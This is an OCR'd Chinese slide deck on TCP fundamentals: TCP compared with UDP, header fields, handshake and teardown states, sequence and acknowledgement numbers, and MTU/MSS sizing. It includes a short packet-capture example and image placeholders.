

TCP的那些事儿


xiaorui.cc

github.com/rfyiamcool





1. tcp basic
2. tcp timer
3. tcp windows
4. tcp strategy
5. tcp other




tcp basic

tcp vs udp

udp


- 面向无连接，快
- 不可靠
  - 无序
  - 丢包
  - 无流量控制
- 面向报文且有边界
- 网络编程难度加大
- 单播，多播，广播
- socket 缓冲区满或者小造成的UDP报文丢弃




tcp


- 面向连接
- 可靠的
  - 校验和
  - 包的序列号解决乱序、重复
  - 超时重传、流量控制、拥塞控制
- 面向字节流 （没有固定的报文边界）
- 全双工

tcp frame


TCP 头部格式
源端口号（16位）
目标端口号（16位）
序列号（32位）
确认应答号（32位）
首部长度（4位）
保留（6位）
URG
ACK
PSH
RST
SYN
FIN
窗口大小（16位）
校验和（16位）
紧急指针（16位）
选项（长度可变）
数据




四元组




通过四元组确认一条连接 !!!

源地址	源端口	目的地址	目标端口



三次握手




- TCP 标志位
  - syn
  - syn/ack
  - ack
- 序号 Seq
  - seq初始为随机值
  - ack时加一
  - 校验seq
- 建连时TCP状态变更

三次握手

- lost syn ?
  - tcp_syn_retries
- lost syn/ack ?
  - tcp_synack_retries
- lost ack ?
  - client发完第三个ack就认为ESTABLISHED
  - 或往syn_recv状态的连接发数据引发rst
  - 或满足超时重传
  - 或满足对因为tcp_synack_retries超时后closed的sokcet发送书引发rst

四次挥手





- TCP 标志位
  - fin
  - ack
- 连接的状态变更
- 四次握手的意义

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	65.208.228.…	145.254.160…	TCP	54	80 → 3372 [FIN, ACK] Seq=290236744 Ack=951058419 Win=6432 Len=
2	0.000000	145.254.160…	65.208.228.…	TCP	54	3372 → 80 [ACK] Seq=951058419 Ack=290236745 Win=9236 Len=0
3	12.157481	145.254.160…	65.208.228.…	TCP	54	3372 → 80 [FIN, ACK] Seq=951058419 Ack=290236745 Win=9236 Len=
4	12.487957	65.208.228.…	145.254.160…	TCP	54	80 → 3372 [ACK] Seq=290236745 Ack=951058420 Win=6432 Len=0

传输中

- seq、ack号存在于TCP报文段的首部中 .
- seq是序号, ack是确认号, 大小均为4字节 .
- ack
  - seq + len






总过程

- 握手和挥手时
  - isn + 1
- 传输数据
  - isn + len


mtu & mss

- mtu
  - size = default 1500
  - over 链路层
- mss
  - mtu - ip header - tcp header - tcp options
  - ip header = 20byte
  - tcp header = 20byte
  - tcp options = 12byte
  - over 数据传输层



mtu & mss


* 上层write写到socket写缓冲区
* 写到写缓冲区不代表已发送
* 由内核协议栈来具体接管
* 写缓冲区的数据被切分多个mtu发出去

